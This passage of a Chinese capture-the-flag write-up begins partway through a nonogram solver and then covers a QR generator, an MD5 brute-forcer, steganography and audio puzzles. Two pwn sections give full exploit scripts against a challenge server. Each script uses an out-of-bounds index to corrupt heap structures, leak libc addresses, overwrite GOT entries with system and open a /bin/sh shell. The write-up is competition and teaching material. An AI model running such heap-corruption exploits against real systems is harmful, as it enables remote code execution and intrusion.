row\_rule\_len = 0  col\_rule\_len = 0  for i in row\_rules:  if len(i) > row\_rule\_len:  row\_rule\_len = len(i)  for i in col\_rules:  if len(i) > col\_rule\_len:  col\_rule\_len = len(i)  # Create the solver.  solver = pywrapcp.Solver('Nonogram')  #  # variables  #  board = {}  for i in range(rows):  for j in range(cols):  board[i, j] = solver.IntVar(0, 1, 'board[%i, %i]' % (i, j))  # board\_flat = [board[i, j] for i in range(rows) for j in range(cols)]  # Flattened board for labeling.  # This labeling was inspired by a suggestion from  # Pascal Van Hentenryck about my (hakank's) Comet  # nonogram model.  board\_label = []  if rows \* row\_rule\_len < cols \* col\_rule\_len:  for i in range(rows):  for j in range(cols):  board\_label.append(board[i, j])  else:  for j in range(cols):  for i in range(rows):  board\_label.append(board[i, j])  #  # constraints  #  for i in range(rows):  check\_rule(row\_rules[i], [board[i, j] for j in range(cols)])  for j in range(cols):  check\_rule(col\_rules[j], [board[i, j] for i in range(rows)])  #  # solution and search  #  parameters = pywrapcp.DefaultPhaseParameters()  parameters.heuristic\_period = 200000  db = solver.DefaultPhase(board\_label, parameters)  print 'before solver, wall time = ', solver.WallTime(), 'ms'  solver.NewSearch(db)  num\_solutions = 0  results = []  while solver.NextSolution():  print  num\_solutions += 1  result = []  for i in range(rows):  row = [board[i, j].Value() for j in range(cols)]  row\_pres = []  for j in row:  if j == 1:  row\_pres.append('1')  else:  row\_pres.append('0')  result.extend(row\_pres)  result = ''.join(result)  # print ' ', ''.join(row\_pres)  # print  # print ' ', '-' \* cols  results.append(result)  if num\_solutions == 2:  # print '2 solutions is enough...'  break  solver.EndSearch()  # print  # print 'num\_solutions:', num\_solutions  # print 'failures:', solver.Failures()  # print 'branches:', solver.Branches()  # print 'WallTime:', solver.WallTime(), 'ms'  return results |

生成二维码的

|  |
| --- |
| from PIL import Image  import math  import itertools  class BinQR:  def \_\_init\_\_(self, s):  if not isinstance(s, str):  raise ValueError("You must input a string")  self.data = s.replace('\r', '').replace('\n', '').replace('\t', '').replace(' ', '')  length = len(self.data)  if self.data.count('0') + self.data.count('1') != length:  raise ValueError("You can only input 1 and 0")  self.col = int(math.sqrt(length))  if pow(self.col, 2) != length:  raise ValueError("You must input a square")  # self.data = [list(self.data[i:i + self.col]) for i in xrange(0, length, self.col)]  self.pic = Image.new("RGB", (self.col, self.col))  for i, (y, x) in enumerate(itertools.product(\*([xrange(self.col)] \* 2))):  self.pic.putpixel((x, y), (0, 0, 0) if self.data[i] == '1' else (255, 255, 255))  def save(self, path):  self.pic.save(path)  def show(self, resize=10):  if resize:  self.pic.resize((self.col \* resize, self.col \* resize)).show()  else:  self.pic.show() |


最后是爆破的

|  |
| --- |
| import hashlib  import string  print  a = []  for line in open('input2', 'r').readlines():  md5, \_, salt = line.strip().split('|')  salt = salt.split(':')[-1]  a.append((md5.strip(), salt.strip()))  def get\_letter(md5, salt):  index = md5.index('?')  for i in string.printable:  m2 = hashlib.md5(i + salt).hexdigest()[8:24]  md5 = md5[:index] + m2[index] + md5[index + 1:]  if m2 == md5:  return i  raise Exception(i)  b = []  for md5, salt in a:  b.append(get\_letter(md5, salt))  print ''.join(b) |


### 400 Pwn-1

这道题目是一个数值排序的程序，它模拟了内存的分配与释放，对于历史记录信息的内容和管理结构是用自己定义的内存分配释放进行的，主要的洞就在于，对于输入的数字序列进行修改和查询时，可以越界一个index：

查询：



修改：



在自己管理的内存部分，存储两类数据：

信息内容：

00000000 history\_info\_struct struc ; (sizeof=0x8)

00000000 count dd ?

00000004 number\_buff dd ? ; offset

00000008 history\_info\_struct ends

信息管理结构：

00000000 history\_manager\_struct struc ; (sizeof=0x8)


00000000 info dd ? ; offset

00000004 next dd ?

00000008 history\_manager\_struct ends

而这两种结构在这部分内存中是连续排放的，所以越界很容易修改和查看另一种结构体的第一个int值，count或者info（属于history\_info\_struct类型）

这样泄露很容易，但是修改的值不太好利用，因为很多地方参数都是history\_info\_struct，这个结构没法直接修改，只能改掉历史记录中的信息，而不是正在使用的信息，于是去找重点地方，如下：



可以看见，在memcpy的时候，如果n为0，那么dest里面的东西会保持不变，于是利用思路如下：

构造两个假的history\_info\_struct，其中一个的count的值为-1， 另外一个的count为一个很大的数（0x7ffffff0）,然后利用index修改history\_manager\_struct结构中的info，使其指向这个假节点（count的值为-1的地方），然后控制内存使得下一个节点分配出来的刚好是count为0x7ffffff0的地方时，进行reload操作，此时alloc\_mem\_diy\_8048B11（0）刚好能够返回大小为8的节点，而dest中的信息依然不变，其中count域却成了0x7ffffff0，这样就可以在处理update和query的时候进行大范围的查询和修改。

然而这样还是有问题，因为0x7ffffff0+heap的范围依然很小，根本达不到got表，于是考虑一个跳板，由于自定义的内存部分大小是0x10000，管理内存的控制结构却要重新malloc，而且只能是内存碎化，没法合并，而且内存的管理是按照从小到大排序，每次从前往后匹配，直到找到合适的为止。这部分内存的管理结构如下：

00000000 manager\_info\_struct struc ; (sizeof=0x10, align=0x4)

00000000 mem\_size dd ?

00000004 in\_use dd ?

00000008 data\_buff dd ? ; offset

0000000C next dd ? ; offset

00000010 manager\_info\_struct ends

通过前面的update可以修改后续heap中的manager\_info\_struct结构，将其置为可用，且data\_buff指向got表，那么下次申请到的就是got的内容，此时就可以任意查询和修改了。

整个思路就是这样，关键得去布置内存，由于我信息泄露实现的比较早（有点多余了），导致最后到达got的时候，只是用了修改这个功能。

详细的布置方法见脚本：

\_\_author\_\_ = "pxx"

from zio import \*

from pwn import \*

import struct

#target = "./pwn1"

target = ("pwn.lab.seclover.com", 11111)

def get\_io(target):

r\_m = COLORED(RAW, "green")

w\_m = COLORED(RAW, "blue")

io = zio(target, timeout = 9999, print\_read = r\_m, print\_write = w\_m)

return io

def history(io):

io.read\_until("\_CMD\_$ ")

io.writeline("history")

def t\_reload(io, t\_id):

io.read\_until("\_CMD\_$ ")

io.writeline("reload")

io.read\_until("Reload history ID: ")

io.writeline(str(t\_id))

def clear(io):

io.read\_until("\_CMD\_$ ")

io.writeline("clear")

def sort(io, seq):

io.read\_until("\_CMD\_$ ")

io.writeline("sort")

io.read\_until("How many numbers do you want to sort: ")

io.writeline(str(len(seq)))

for item in seq:

io.read\_until("Enter a number: ")

io.writeline(item)

def sort2(io, seq, count):

io.read\_until("\_CMD\_$ ")

io.writeline("sort")

io.read\_until("How many numbers do you want to sort: ")

io.writeline(str(count))

for item in seq:

io.read\_until("Enter a number: ")

io.writeline(item)

def t\_exit(io):

io.read\_until("\_CMD\_$ ")

io.writeline("exit")

def sub\_query(io, index):

io.read\_until("Choose: ")

io.writeline("1")

io.read\_until("Query index: ")

io.writeline(str(index))

def sub\_update(io, index, number):

io.read\_until("Choose: ")

io.writeline("2")

io.read\_until("Update index: ")

io.writeline(str(index))

io.read\_until("Update number: ")

io.writeline(str(number))

def sub\_sort(io):

io.read\_until("Choose: ")

io.writeline("3")

def sub\_quit(io):

io.read\_until("Choose: ")

io.writeline("7")

def pwn(io):

#prepare

seq = ["1"] \* 15

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

seq = ["2"]

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

#io.gdb\_hint()

clear(io)

seq = ["2"]

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

seq = ["2"]

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

seq = ["1"] \* 13

sort(io, seq)

sub\_sort(io)

#system\_addr = struct.unpack("i", struct.pack("I", system\_addr))

sub\_update(io, 5, 0x7ffffff0)

sub\_update(io, 6, 0)

sub\_update(io, 9, -1)

sub\_update(io, 10, 0)

sub\_update(io, 13, 100)

sub\_quit(io)

history(io)

io.read\_until("ID = 1")

io.read\_until("Data = 2 ")

data = int(io.read\_until(" ")[:-1])

heap\_addr = struct.unpack("I", struct.pack("i", data))[0]

print "heap\_addr:", hex(heap\_addr)

data\_buff = heap\_addr - 0x08

print "data\_buff:", hex(data\_buff)

clear(io)

#io.interact()

seq = ["1"]

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

seq = ["1"]

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

#2

seq = ["1"]

sort(io, seq)

sub\_sort(io)

puts\_got = 0x0804d030

sub\_update(io, 1, puts\_got)

sub\_quit(io)

history(io)

io.read\_until("ID = 2")

io.read\_until("Len = ")

data = int(io.read\_until(", Data")[:-6])

real\_addr = struct.unpack("I", struct.pack("i", data))[0]

print "real\_addr:", hex(real\_addr)

#elf\_info = ELF("./libc.so.6")

elf\_info = ELF("./libc.so")

print hex(elf\_info.symbols["puts"])

libc\_addr = real\_addr - elf\_info.symbols["puts"]

system\_addr = libc\_addr + elf\_info.symbols["system"]

print "system addr:", hex(system\_addr)

#

seq = ["4"] \* 1

sort(io, seq)

sub\_sort(io)

zero\_area = data\_buff + (2 + 5 + 5) \* 4

sub\_update(io, 1, zero\_area)

sub\_quit(io)

history(io)

#io.gdb\_hint()

#

t\_reload(io, 1)

sub\_query(io, 100)

begin\_addr = data\_buff + 0x20 + 1 \* 4

atoi\_got = 0x804d020

print "atoi\_got:", hex(atoi\_got)

global\_addr = (data\_buff & 0xffffff00) + 0x10100

print "global\_addr:", hex(global\_addr)

diff = global\_addr - begin\_addr

print diff

diff\_index = (0x100e8 - (0x058 + 4)) / 4

sub\_update(io, diff\_index, 0x1000)

sub\_update(io, diff\_index + 1, 0x0)

sub\_update(io, diff\_index + 2, atoi\_got - 0x10)

sub\_update(io, diff\_index + 3, 0)

io.gdb\_hint()

sub\_quit(io)

seq = ['q']

sort2(io, seq, 4)

#if diff < 0:

# sub\_quit(io)

# t\_exit(io)

# return False

system\_addr = struct.unpack("i", struct.pack("I", system\_addr))[0]

sub\_update(io, 3, system\_addr)

sub\_quit(io)

io.read\_until("Choose: ")

io.writeline("/bin/sh")


io.interact()

return True

io = get\_io(target)

pwn(io)

成功截图：



### 600 Pwn-2

这个题目与pwn400属于同一系列，大部分代码相同，可以看成pwn2增加了一些机制，在history\_info\_struct结构体部分，增加了一个canary，如下:

00000000 history\_info\_struct struc ; (sizeof=0xC)


00000000 count dd ?

00000004 canary dd ?

00000008 number\_buff dd ? ; offset


0000000C history\_info\_struct ends

其中canary的计算至于一个随机数和count有关系，而且count的计数也只与你实际输入的个数相关，而不是pwn1中最开始的那个数量，如下：




在查询和修改之前都会检查canary：

查询：



修改：



然而，index漏洞依然存在，但是不能只通过修改count和info就能利用的，因为count和canary及随机数相关，必须联动修改。

问题1，泄露随机数：由于查询可以越界1个index，在打印历史记录时，如果count值小于等于0，那么他可以打印基本信息，如id号和count值，但是不打印后续信息，所以可以更改后一个history\_manager\_struct的值为随机数全局变量的地址，通过长度泄露得知。

问题2，构造利用，其实基本和pwn1差不多，也需要构造两个假节点，一个节点的count值为-2，另一个的值为特别大的数，但是在reload之前，由于不修改dest中的内容，所以count和canary提取能够预知的只有一个，因为提取布置内存的时候，随机数还没有泄露，而泄露了以后，clear函数就不能在执行，所以在这里先不设置count，因为canary = count^随机数，所以我可以将canary先设置非常小，然后再知道随机数后，就可以得到相应的count值，由于是随机数，每位都随机，所以canary较小时，count一般较大，最后计算出count后，直接通过越界去布置这个内容即可。

问题3，got表不合适，pwn1中可以先不设置元素内容，但是数量依然有保障，但是pwn2是根据你实际输入的个数来确定你的count，所以每次会大量修改got表中的值，这样先修改后跨函数利用的话，基本都会崩溃。在这里采用reload的方式，将已知的值存在另一块内存中，然后直接copy过来。

问题4，还需要注意的是堆内存需要进行转移，由于设置的东西较多，设置的时候需要申请的值也比较多，但是后面一部分堆没有map进来，所以需要进行转移。

详细方法见脚本：

\_\_author\_\_ = "pxx"

from zio import \*

from pwn import \*

import struct

#target = "./pwn2"

target = ("pwn.lab.seclover.com", 22222)

def get\_io(target):

r\_m = COLORED(RAW, "green")

w\_m = COLORED(RAW, "blue")

io = zio(target, timeout = 9999, print\_read = r\_m, print\_write = w\_m)

return io

def history(io):

io.read\_until("\_CMD\_$ ")

io.writeline("history")

def t\_reload(io, t\_id):

io.read\_until("\_CMD\_$ ")

io.writeline("reload")

io.read\_until("Reload history ID: ")

io.writeline(str(t\_id))

def clear(io):

io.read\_until("\_CMD\_$ ")

io.writeline("clear")

def sort(io, seq):

io.read\_until("\_CMD\_$ ")

io.writeline("sort")

io.read\_until("How many numbers do you want to sort: ")

io.writeline(str(len(seq)))

for item in seq:

io.read\_until("Enter a number: ")

io.writeline(item)

def sort2(io, seq, count):

io.read\_until("\_CMD\_$ ")

io.writeline("sort")

io.read\_until("How many numbers do you want to sort: ")

io.writeline(str(count))

for item in seq:

io.read\_until("Enter a number: ")

io.writeline(item)

def t\_exit(io):

io.read\_until("\_CMD\_$ ")

io.writeline("exit")

def sub\_query(io, index):

io.read\_until("Choose: ")

io.writeline("1")

io.read\_until("Query index: ")

io.writeline(str(index))

def sub\_update(io, index, number):

io.read\_until("Choose: ")

io.writeline("2")

io.read\_until("Update index: ")

io.writeline(str(index))

io.read\_until("Update number: ")

io.writeline(str(number))

def sub\_sort(io):

io.read\_until("Choose: ")

io.writeline("3")

def sub\_quit(io):

io.read\_until("Choose: ")

io.writeline("7")

def pwn(io):

seq = ["8"] \* 16

sort(io, seq)

sub\_sort(io)

#sub\_update(io, 9, 0x7ffffff0)

sub\_query(io, 16)

io.read\_until("[\*L\*] Query result: ")

data = io.read\_until("\n")[:-1]

heap\_addr = int(data)

data\_buff = heap\_addr

print "data\_buff:", hex(data\_buff)

sub\_quit(io)

#prepare

seq = ["1"] \* 6

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

seq = ["1"] \* 2

sort(io, seq)

sub\_sort(io)

sub\_quit(io)

clear(io)

seq = ["1"] \* 2

sort(io, seq)

sub\_sort(io)

rand\_val\_addr = 0x0804C04C

sub\_update(io, 2, rand\_val\_addr)

sub\_quit(io)

history(io)

io.read\_until("[\*L\*] ID = 0")

io.read\_until("Len = ")

data = int(io.read\_until(", Data")[:-6])

rand\_val\_addr = struct.unpack("I", struct.pack("i", data))[0]

print "rand\_val\_addr:", hex(rand\_val\_addr)

#io.gdb\_hint()

###

seq = ["1"] \* 6

sort(io, seq)

sub\_sort(io)

print "canary:", hex(0xfffffffe ^ rand\_val\_addr)

canary = struct.unpack("i", struct.pack("I", 0xfffffffe ^ rand\_val\_addr))[0]

sub\_update(io, 0, -2 )

sub\_update(io, 1, canary)

zero\_area = data\_buff + (22) \* 4

sub\_update(io, 6, zero\_area)

sub\_quit(io)

history(io)

#io.read\_until("ID = 1")

#io.read\_until("Data = 2 ")

#data = int(io.read\_until(" ")[:-1])

#heap\_addr = struct.unpack("I", struct.pack("i", data))[0]

#print "heap\_addr:", hex(heap\_addr)

#data\_buff = heap\_addr - 0x08

#print "data\_buff:", hex(data\_buff)

seq = ["1"] \* 2

count = struct.unpack("i", struct.pack("I", 8 ^ rand\_val\_addr))[0]

sort(io, seq)

sub\_sort(io)

sub\_update(io, 2, count)

sub\_quit(io)

#io.gdb\_hint()

t\_reload(io, 2)

#io.interact()

sub\_query(io, 100)

strtol\_got = 0x0804c01c

puts\_got = 0x0804c034

print "puts\_got:", hex(puts\_got)

global\_addr = (data\_buff & 0xfffff000) + 0x100a0

print "global\_addr:", hex(global\_addr)

diff\_index = (0x100a0 - (0x048 + 8)) / 4

extern\_addr = global\_addr - 0x500

other\_addr = global\_addr - 0x400

other\_index = diff\_index - 0x400 / 4

extern\_got = global\_addr - 0x550

sub\_update(io, diff\_index + 0, 0x8)

sub\_update(io, diff\_index + 1, 0x0)

sub\_update(io, diff\_index + 2, extern\_addr)

sub\_update(io, diff\_index + 3, other\_addr)

sub\_update(io, other\_index + 0, 0x8)

sub\_update(io, other\_index + 1, 0x0)

sub\_update(io, other\_index + 2, extern\_addr + 0x08)

sub\_update(io, other\_index + 3, other\_addr + 0x10)

sub\_update(io, other\_index + 4, 0x8)

sub\_update(io, other\_index + 5, 0x0)

sub\_update(io, other\_index + 6, extern\_addr + 0x10)

sub\_update(io, other\_index + 7, other\_addr + 0x20)

sub\_update(io, other\_index + 8, 0x10)

sub\_update(io, other\_index + 9, 0x0)

sub\_update(io, other\_index + 10, puts\_got - 0xC)

sub\_update(io, other\_index + 11, other\_addr + 0x30)

sub\_update(io, other\_index + 12, 0x10)

sub\_update(io, other\_index + 13, 0x0)

sub\_update(io, other\_index + 14, extern\_got)

sub\_update(io, other\_index + 15, other\_addr + 0x40)

sub\_update(io, other\_index + 16, 0x10)

sub\_update(io, other\_index + 17, 0x0)

sub\_update(io, other\_index + 18, strtol\_got - 0xC)

sub\_update(io, other\_index + 19, 0)

"""

sub\_update(io, diff\_index + 12, 0x10)

sub\_update(io, diff\_index + 13, 0x0)

sub\_update(io, diff\_index + 14, extern\_got)

sub\_update(io, diff\_index + 15, global\_addr + 0x30)

sub\_update(io, diff\_index + 16, 0x10)

sub\_update(io, diff\_index + 17, 0x0)

sub\_update(io, diff\_index + 18, strtol\_got - 0xC)

sub\_update(io, diff\_index + 19, 0)

"""

sub\_quit(io)

seq = ['1', '%d'%(0x08048776)]

io.gdb\_hint()

sort(io, seq)

#if diff < 0:

# sub\_quit(io)

# t\_exit(io)

# return False

sub\_query(io, 2)

io.read\_until("[\*L\*] Query result: ")

data = int(io.read\_until("\n")[:-1])

print data

puts\_addr = struct.unpack("I", struct.pack("i", data))[0]

print "puts\_addr:", hex(puts\_addr)

#elf\_info = ELF("./libc.so.6")

elf\_info = ELF("./libc.so")

print hex(elf\_info.symbols["puts"])

libc\_addr = puts\_addr - elf\_info.symbols["puts"]

system\_addr = libc\_addr + elf\_info.symbols["system"]

\_IO\_getc\_addr = libc\_addr + elf\_info.symbols["\_IO\_getc"]

malloc\_addr = libc\_addr + elf\_info.symbols["malloc"]

#\_\_printf\_chk\_addr = libc\_addr + elf\_info.symbols["\_\_printf\_chk"]

malloc\_addr = struct.unpack("i", struct.pack("I", malloc\_addr))[0]

#\_\_printf\_chk\_addr = struct.unpack("i", struct.pack("I", \_\_printf\_chk\_addr))[0]

print malloc\_addr

print puts\_addr

sub\_update(io, 0, malloc\_addr)

#sub\_update(io, 1, puts\_addr)

sub\_sort(io)

print "system addr:", hex(system\_addr)

#system\_addr = struct.unpack("i", struct.pack("I", system\_addr))[0]

io.gdb\_hint()

sub\_quit(io)

#io.interact()

seq = ['1', '1']

sort(io, seq)

sub\_sort(io)

\_IO\_getc\_addr = struct.unpack("i", struct.pack("I", \_IO\_getc\_addr))[0]

system\_addr = struct.unpack("i", struct.pack("I", system\_addr))[0]

sub\_update(io, 0, \_IO\_getc\_addr)

sub\_update(io, 1, system\_addr)

sub\_quit(io)

#sub\_update(io, 2, system\_addr)

#sub\_quit(io)

t\_reload(io, 0)

io.read\_until("Choose: ")

io.writeline("/bin/sh")


io.interact()

return True

io = get\_io(target)

pwn(io)

成功截图：



## Misc


### 10 Welcome

粉

### 100 Speed Data

PDF隐写 直接二进制查看或者用工具都可以

工具是 wbStego4open 直接decode就可以得到flag




### 200 Puzzle

音频中间某处有个字符串：

|  |
| --- |
| 1L0vey0u\*.\*me |


音频最后有奇怪的数据：



明显的7z，不过每两个字符中间加了00，写个脚本解一下得到一个7z：

|  |
| --- |
| r=open("fg","rb") rr=r.read()  s=[] i=1 *while* i <len(rr):  s.append(rr[i])  i+=2  w=open("fss.7z","wb") w.write("".join(s)) |

用刚才那个字符串作为密码可以打开7z：



不明觉厉，看图片的二维码，有：

|  |
| --- |
| # flag = f[root]  # f[x] = d[x] xor max(f[lson(x)], f[rson(x)]) : x isn't leaf  # f[x] = d[x] : x is leaf |

一棵树，构造方法类似线段树。

不难推测出文件夹0是左叶子1是右叶子d就是d那么我们的目标是求根目录的f，写个递归构造直接得到：

|  |
| --- |
| *import* os  *def* calcf(*mulu*):  r=open(*mulu*+"/d","r")  rr=r.read()  r.close()  d=int(rr[2:],2)  ls=os.listdir(*mulu*)  *if* '0' *not in* ls:  *return* d  *else*:  temp1=calcf(*mulu*+"/0")  temp2=calcf(*mulu*+"/1")  maxtemp=temp1  *if* temp2>temp1:  maxtemp=temp2  *return* d^maxtemp *print* hex(int(calcf("7")))[2:-1].decode("hex") |

### 300 Hungry Game

这个游戏很好玩啊 hhhh

首先看js 用socket跳关

data = JSON.stringify([msg('next', {})]);

